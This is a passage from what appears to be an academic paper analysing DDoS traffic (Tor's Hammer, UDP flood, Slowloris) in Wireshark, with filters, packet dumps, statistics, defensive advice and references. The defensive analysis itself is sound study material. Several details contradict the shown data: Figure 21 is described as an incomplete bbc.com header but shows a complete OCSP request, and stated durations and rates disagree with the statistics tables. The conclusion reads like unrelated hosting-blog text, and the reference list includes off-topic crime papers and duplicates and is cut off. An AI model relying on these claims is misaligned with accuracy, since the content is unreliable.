Fig15 Demonstrates that "keep-alive" packets are regularly transmitted as a component of a unified TCP exchange. Port 45828 receives "keep-alive" packets, which have a payload size of 1358 bytes and contain PSH-ACK flags..

Statistics


Measurement	Captured	Displayed	Marked
Packets	305	305 (100.0%)	—
Time span, s	116.623	116.623	—
Average pps	2.6	2.6	—
Average packet size, B	200	200	—
Bytes	61016	61016 (100.0%)	0
Average bytes/s	523	523	—
Average bits/s	4185	4185	—

Figure 15: Tor's Hammer traffic stats

According to Figure 15, the analyzed capture is 117 seconds in duration. The average packet rate is 2 packets per second, with a rate of approximately 4185 bits per second. The incidence of attacks could potentially be significantly greater.

4.5. Analysis of an UDP flood in Wireshark – Filters

Exclude UDP packets that are being sent to port 80 by applying the filter (ip.proto == 17) && (udp.dstport == 80). The image below displays the transmission of UDP packets to port 80 of the specified destination IP address. This occurrence is exceptionally uncommon, and typically, User Datagram Protocol (UDP) does not necessitate legitimate transmission to port 80. These initial indications are indicative of a UDP flood attack.



```
No.   Time           Source           Destination    Protocol  Length  Info
    7 0.000963007    192.168.165.39   49.50.66.193   UDP       54 55226 → 80 Len=12
    8 0.001005475    192.168.165.39   49.50.66.193   UDP       54 45483 → 80 Len=12
    9 0.001034464    192.168.165.39   49.50.66.193   UDP       54 46524 → 80 Len=12
   10 0.001053614    192.168.165.39   49.50.66.193   UDP       54 60808 → 80 Len=12
   11 0.001123232    192.168.165.39   49.50.66.193   UDP       54 58684 → 80 Len=12
   12 0.001140037    192.168.165.39   49.50.66.193   UDP       54 48879 → 80 Len=12
   13 0.001201696    192.168.165.39   49.50.66.193   UDP       54 54458 → 80 Len=12
   14 0.002619319    192.168.165.39   49.50.66.193   UDP       54 60808 → 80 Len=12
   15 0.002635802    192.168.165.39   49.50.66.193   UDP       54 58684 → 80 Len=12
   16 0.002646890    192.168.165.39   49.50.66.193   UDP       54 48879 → 80 Len=12
   17 0.002657164    192.168.165.39   49.50.66.193   UDP       54 54458 → 80 Len=12
   18 0.002673449    192.168.165.39   49.50.66.193   UDP       54 46524 → 80 Len=12

> Frame 11: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
> Ethernet II, Src: PcsCompu_04:6b:89 (08:00:27:04:6b:89), Dst: 9a:b2:6a:cf:a7:59 (9a:b2:6a:cf:a7:59)
v Internet Protocol Version 4, Src: 192.168.165.39, Dst: 49.50.66.193
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x78dc (30940)
  v Flags: 0x00
      0... .... = Reserved bit: Not set
      .0.. .... = Don't fragment: Not set
      ..0. .... = More fragments: Not set
    Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0x2026 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.165.39
    Destination Address: 49.50.66.193
v User Datagram Protocol, Src Port: 58684, Dst Port: 80
    Source Port: 58684
    Destination Port: 80
    Length: 20
    Checksum: 0xd9e8 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
  > [Timestamps]
    UDP payload (12 bytes)
```

Figure 16: Example of single UDP Flood packet being sent to port 80





Figure 17:U DP Flood Data section of packet



Statistics

Measurement	Captured	Displayed	Marked
Packets	176628	176628 (100.0%)	—
Time span, s	29.385	29.385	—
Average pps	6010.8	6010.8	—
Average packet size, B	54	54	—
Bytes	9548478	9548478 (100.0%)	0
Average bytes/s	324k	324k	—
Average bits/s	2599k	2599k	—

Figure 18:UDP Flood rate from single SRC IP to Single Target DST IP

UDP Flood is a type of flood attack characterized by the generation of large packets per attacking machine. However, the identification of this particular flood is typically simpler due to the conspicuousness of this attack vector in regular network transactions.

4.6. Analysis of Slowloris in WireShark

There is no particular criterion that may be used to distinguish the Slowloris. The analysis is conducted by applying the filter ip.addr == 'suspected_attacker' and examining the TCP streams. Possible symptoms include: - Multiple TCP handshakes followed exclusively by segmented TCP packets - Lack of meaningful data packets - Repeated transmission of incomplete HTTP headers - Absence of FIN packets. The picture displays FIN packets, indicating that the attack was intentionally halted for this specific scenario, resulting in a fully established TCP stream.





Figure 19: Establishing TCP connection and "marking" it alive


The client initiates a TCP connection with the server using a 3-Way Handshake, consisting of three packets: SYN, SYN-ACK, and ACK (packets 71, 72, and 73). After establishing the connection, the client sends a "keep-alive signal" in packet 79. The single client will attempt to establish as many connections as it can, without exceeding the detection threshold.



```
No.  Time            Source               Destination          Protocol Length Info
 84 35.835000002  2409:4043:2309:f34:..  2a03:2880:f26e:1c1:..  TCP      86 53440 → 443 [ACK] Seq=169 Ack=163 Win=501 Len=0
 85 42.931438135  2409:4043:2309:f34:..  2404:6800:4009:811:..  TCP      86 [TCP Keep-Alive] 40546 → 80 [ACK] Seq=416 Ack=702 Win=64256 Len=0
 86 42.999508686  2404:6800:4009:811:..  2409:4043:2309:f34:..  TCP      86 [TCP Keep-Alive ACK] 80 → 40546 [ACK] Seq=702 Ack=417 Win=66816 Len=0
 87 51.523959020  2409:4043:2309:f34:..  2404:6800:4009:824:..  TLSv1.2  125 Application Data
 88 51.524582348  2409:4043:2309:f34:..  2404:6800:4009:824:..  TLSv1.2  138 Application Data
 89 51.608322608  2409:4043:2309:f34:..  2404:6800:4009:824:..  TCP      138 [TCP Retransmission] 44022 → 443 [FIN, PSH, ACK] Seq=80 Ack=1 Win=501 Len=28
 90 51.728116096  2404:6800:4009:824:..  2409:4043:2309:f34:..  TCP      86 443 → 44022 [ACK] Seq=1 Ack=65 Win=277 Len=0
 91 51.728117903  2404:6800:4009:824:..  2409:4043:2309:f34:..  TCP      86 443 → 44022 [FIN, ACK] Seq=1 Ack=65 Win=277 Len=0
 92 51.728248315  2409:4043:2309:f34:..  2404:6800:4009:824:..  TCP      86 44022 → 443 [ACK] Seq=65 Ack=2 Win=501 Len=0
 93 51.730032905  2404:6800:4009:824:..  2409:4043:2309:f34:..  TCP      98 [TCP Dup ACK 90#1] 443 → 44022 [ACK] Seq=2 Ack=65 Win=277 Len=0
 94 53.160029335  2409:4043:2309:f34:..  2404:6800:4009:811:..  TCP      86 [TCP Keep-Alive] 40546 → 80 [ACK] Seq=416 Ack=702 Win=64256 Len=0
 95 53.499272152  2404:6800:4009:811:..  2409:4043:2309:f34:..  TCP      86 [TCP Keep-Alive ACK] 80 → 40546 [ACK] Seq=702 Ack=417 Win=66816 Len=0
 96 56.871828533  fe80::98b2:6aff:fec..  2409:4043:2309:f34:..  ICMPv6   86 Neighbor Solicitation for 2409:4043:2309:f34:... from 9a:b2:6a:cf:a7:59
 97 56.871873383  2409:4043:2309:f34:..  fe80::98b2:6aff:fec..  ICMPv6   78 Neighbor Advertisement 2409:4043:2309:f34:598d:19a3:d8c6:1906 (sol)
 98 63.665109484  2409:4043:2309:f34:..  2404:6800:4009:811:..  TCP      86 [TCP Keep-Alive] 40546 → 80 [ACK] Seq=416 Ack=702 Win=64256 Len=0
 99 63.794787355  2404:6800:4009:811:..  2409:4043:2309:f34:..  TCP      86 [TCP Keep-Alive ACK] 80 → 40546 [ACK] Seq=702 Ack=417 Win=66816 Len=0
100 65.756193586  2409:4043:2309:f34:..  2a03:2880:f26e:1c1:..  TLSv1.2  170 Application Data
101 65.840545238  2a03:2880:f26e:1c1:..  2409:4043:2309:f34:..  TCP      86 443 → 53440 [ACK] Seq=163 Ack=253 Win=278 Len=0
102 66.050578461  2a03:2880:f26e:1c1:..  2409:4043:2309:f34:..  TLSv1.2  167 Application Data
103 66.050685613  2409:4043:2309:f34:..  2a03:2880:f26e:1c1:..  TCP      86 53440 → 443 [ACK] Seq=253 Ack=244 Win=501 Len=0
104 70.559242171  192.168.1.39          192.168.1.244          DHCP     324 DHCP Request  - Transaction ID 0x0066c8a5
105 73.905219025  2409:4043:2309:f34:..  2404:6800:4009:811:..  TCP      86 [TCP Keep-Alive] 40546 → 80 [ACK] Seq=416 Ack=702 Win=64256 Len=0
106 73.983024162  2404:6800:4009:811:..  2409:4043:2309:f34:..  TCP      86 [TCP Keep-Alive ACK] 80 → 40546 [ACK] Seq=702 Ack=417 Win=66816 Len=0

    Sequence Number (raw): 3945632493
    [Next Sequence Number: 2    (relative sequence number)]
    Acknowledgment Number: 65    (relative ack number)
    Acknowledgment number (raw): 3345441728
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x011 (FIN, ACK)
    Window: 277
    [Calculated window size: 277]
```

Figure 20: keeping established connections alive and opening new ones


"Keep alive" packets include FIN ACK flags and include an incomplete HTTP header. It should be noted that the header is lacking one CRLF (Carriage Return Line Feed) to be considered complete, while it is otherwise entirely valid. According to the HTTP protocol specification (RFC 2616), a blank line is required to mark the conclusion of the request headers and the start of the payload, if there is one. Upon receiving the complete request, the web server will thereafter provide a response. However, in our particular situation, the header concludes with the hexadecimal representation "0d0a" (".") instead of the expected "0d0a0d0a" ("..") that constitutes a complete header. Image 3 displays an HTTP Header containing a randomly generated URL (/?671280108…) and the host (bbc.com). The HTTP request is incomplete and only partially formed. However, the server does not recognize this information as significant, so it continues to wait for the remaining part of the header to be received. The identical fraudulent header is resent in each of the 5 "keep alive" packets.



```
POST /gts1c3 HTTP/1.1
Host: ocsp.pki.goog
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 83
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

0Q0O0M0K0I0      ..+..........y...a4...GB....$.c...t.......=...F..q5.'..Z.n .k..
```

Figure 21: HTTP Header of "keep alive" packets

Figure 21 illustrates that the analyzed capture has a duration of almost 6 minutes. The average packet rate is 20.6 packets per second, with a data transfer rate of around 0.014 Megabits per second. The incidence of attacks could potentially be significantly greater.



Statistics

Measurement	Captured	Displayed	Marked
Packets	4703	4703 (100.0%)	—
Time span, s	100.389	100.389	—
Average pps	46.8	46.8	—
Average packet size, B	775	775	—
Bytes	3647019	3647019 (100.0%)	0
Average bytes/s	36k	36k	—
Average bits/s	290k	290k	—

Figure 22: Slowloris traffic stats

The numbers given are for one attacker node. Even in a massive Slowloris attack, each attacker's statistics will be very identical. Data includes over 6 minutes of harmful network activity. Additionally, the figures are not modest but exceeding expectations.

From cheap hosting: If your website is for a business or other activity where reputation and security are crucial, investing in top-notch hosting services is useful. If it saves you time and keeps your website uncompromised during a DDoS attack, the extra expense will be worth it. Due to poor planning You can receive website attack notifications by installing security software or using your hosting provider's security alerts. This lets you or your hosting company defend your website. Regularly backing up your website makes restoration easier in case of errors. Maintaining regular website upgrades will improve its security by default, minimizing the risk of difficulties, even after a rebuild. Based on outdated or vulnerable code: Keep your website secure by updating it and applying plugins and themes from trusted sources. Known developers upload their free themes and plugins to WordPress theme and plugin directories, which are the best places to locate them. Avoid installing pirated themes or plugins and code that may conflict with your hosting environment.

Conclusion

Inexpensive Hosting: As with any cyberattacks, inexpensive hosting is the main offender when it comes to vulnerability to DDoS attacks. The two main drawbacks of cheap hosting are its high clientele and lack of support. Lack of Preparation: While being unprepared for a DDoS attack won't guarantee that one won't occur, it will lessen the severity of any damage that one does cause. First off, improving the security of your website will increase the likelihood that it will remain operational even in the event of an attempted attack. However, it will also be beneficial to know how to halt a DDoS attack in its tracks. If you have taken precautions, you will be able to restore your site much more quickly than if it has been attacked and taken down. Insecure or Out-of-Date Code: Updating your theme, plugins, and WordPress version won't shield you against a DDoS attack. However, if you have a well-managed website, hackers will be far less likely to succeed if they target you and take advantage of the resulting hole in your site to obtain unauthorized access.

References

[1]. Lee, Keunsoo, et al. "DDoS attack detection method using cluster analysis." Expert systems with applications 34.3 (2008): 1659-1665.

[2]. Lesmana, Desta, Mochammmad Afifuddin, and Agus Adriyanto. "Challenges and Cybersecurity Threats in Digital Economic Transformation." International Journal Of Humanities Education and Social Sciences (IJHESS) 2.6 (2023).

[3]. Dandotiya, Nidhi, And Pallavi Khatri. "Modified Coap To Ensure Authentication In Iot Network." Architecture 1: 2.

[4]. Vanerio, Juan, Csaba Györgyi, and Stefan Schmid. "Poster: P4DME: DNS Threat Mitigation with P4 In-Network Machine Learning Offload." Proceedings of the 6th on European P4 Workshop. 2023.

[5]. Ayinde, Kabiru Sunday, Pooja Lekhi, and Mahdi Toobaee. "Exploring Financial Service Innovations: Socioeconomic and Regulatory Concerns." Innovation, Sustainability, and Technological Megatrends in the Face of Uncertainties: Core Developments and Solutions. Cham: Springer Nature Switzerland, 2024. 201-209.

[6]. Dandotiya, Nidhi, and Pallavi Khatri. "A Middleware Approach for Authenticate user on IoT Devices Accessibility." NeuroQuantology 20.11 (2022): 8029.

[7]. Raju, Rajeswari, Nur Hidayah Abd Rahman, and Atif Ahmad. "Cyber security awareness in using digital platforms among students in a higher learning institution." Asian Journal of University Education 18.3 (2022): 756-766.

[8]. Dotan, Maya, et al. "SOK: cryptocurrency networking context, state-of-the-art, challenges." Proceedings of the 15th International Conference on Availability, Reliability and Security. 2020.

[9]. Nagpal, Bharti, et al. "DDoS tools: Classification, analysis and comparison." 2015 2nd International Conference on Computing for Sustainable Global Development (INDIACom). IEEE, 2015.

[10]. Nagpal, Bharti, et al. "DDoS tools: Classification, analysis and comparison." 2015 2nd International Conference on Computing for Sustainable Global Development (INDIACom). IEEE, 2015.

[11]. Kumar, Vinod, and Krishan Kumar. "Classification of DDoS attack tools and its handling techniques and strategy at application layer." 2016 2nd International Conference on Advances in Computing, Communication, & Automation (ICACCA)(Fall). IEEE, 2016.

[12]. Gupta, Shashi Kant, Nidhi Birthare, and Neeraj Goyal. "Energy Optimization Routing Protocol for Heterogeneous Sensor Network." (2020).

[13]. Mittal, Meenakshi, Krishan Kumar, and Sunny Behal. "DDoS-AT-2022: a distributed denial of service attack dataset for evaluating DDoS defense system." Proceedings of the Indian National Science Academy 89.2 (2023): 306-324.

[14]. Dandotiya, Abhinandan Singh, et al. "The vulnerability to computer security posed by key loggers' strategies." NeuroQuantology 21.5 (2023): 785.

[15]. Yousuf, Omerah, and Roohie Naaz Mir. "DDoS attack detection in Internet of Things using recurrent neural network." Computers and Electrical Engineering 101 (2022): 108034.

[16]. Chakraborty, Chandrima, Anam Afreen, and Dipyaman Pal. "Crime against women in India: A state level analysis." Journal of International Women's Studies 22.5 (2021): 1-18.

[17]. Dandotiya, Abhinandan Singh, et al. "The vulnerability to computer security posed by key loggers' strategies." NeuroQuantology 21.5 (2023): 785.

[18]. Mangoli, R. N., and Ganapati N. Tarase. "Crime against women in India: A statistical review." International Journal of Criminology and Sociological Theory 2.2 (2009).

[19]. Maity, Shrabanti, and Sucharita Roy. "Analysis of growth and identifications of the determinants of crime against women: insight from India." Journal of International Women's Studies 22.1 (2021): 293-311.

[20]. Dandotiya, Nidhi, Abhinandan Singh Dandotiya. "Digital Auditing: A Technique to Ensure Security." (2020).

[21]. Das, Priyanka, and Asit Kumar Das. "Behavioural analysis of crime against women using a graph based clustering approach." 2017 International Conference on Computer Communication and Informatics (ICCCI). IEEE, 2017.

[22]. Abhinandan Singh Dandotiya, Shashi Kant Gupta 2023 “Analysis and development of Security Framework for IoT Devices” published in International Journal of Tuijin Jishu journal of propulsion Technology ISSN 1001-4055.DOI:https://doi.org/10.52783/tjjpt.
v44.i4.955
(https://doi.org/10.52783/tjjpt.v44.i4.955) Vol. 44 ,No.4-Pg No: 955-1008 2023

[23]. Ravi Teja, K., et al. "Analysis of Crimes Against Women in India Using Machine Learning Techniques." Communication Software and Networks: Proceedings of INDIA 2019. Springer Singapore, 2021.

[24]. Rodríguez, Dalia Andrea, et al. "A systematic review of computer science solutions for addressing violence against women and children." IEEE Access 9 (2021): 114622-114639.

[25]. Dandotiya, abhinandan, et al. "A Secure Detection Framework for ARP, DHCP, and DoS Attacks on Kali Linux."

[26]. Singh, Rishabh, et al. "K-means clustering analysis of crimes on Indian women." Journal of Cybersecurity and Information Management (JCIM) 4.1 (2020): 5-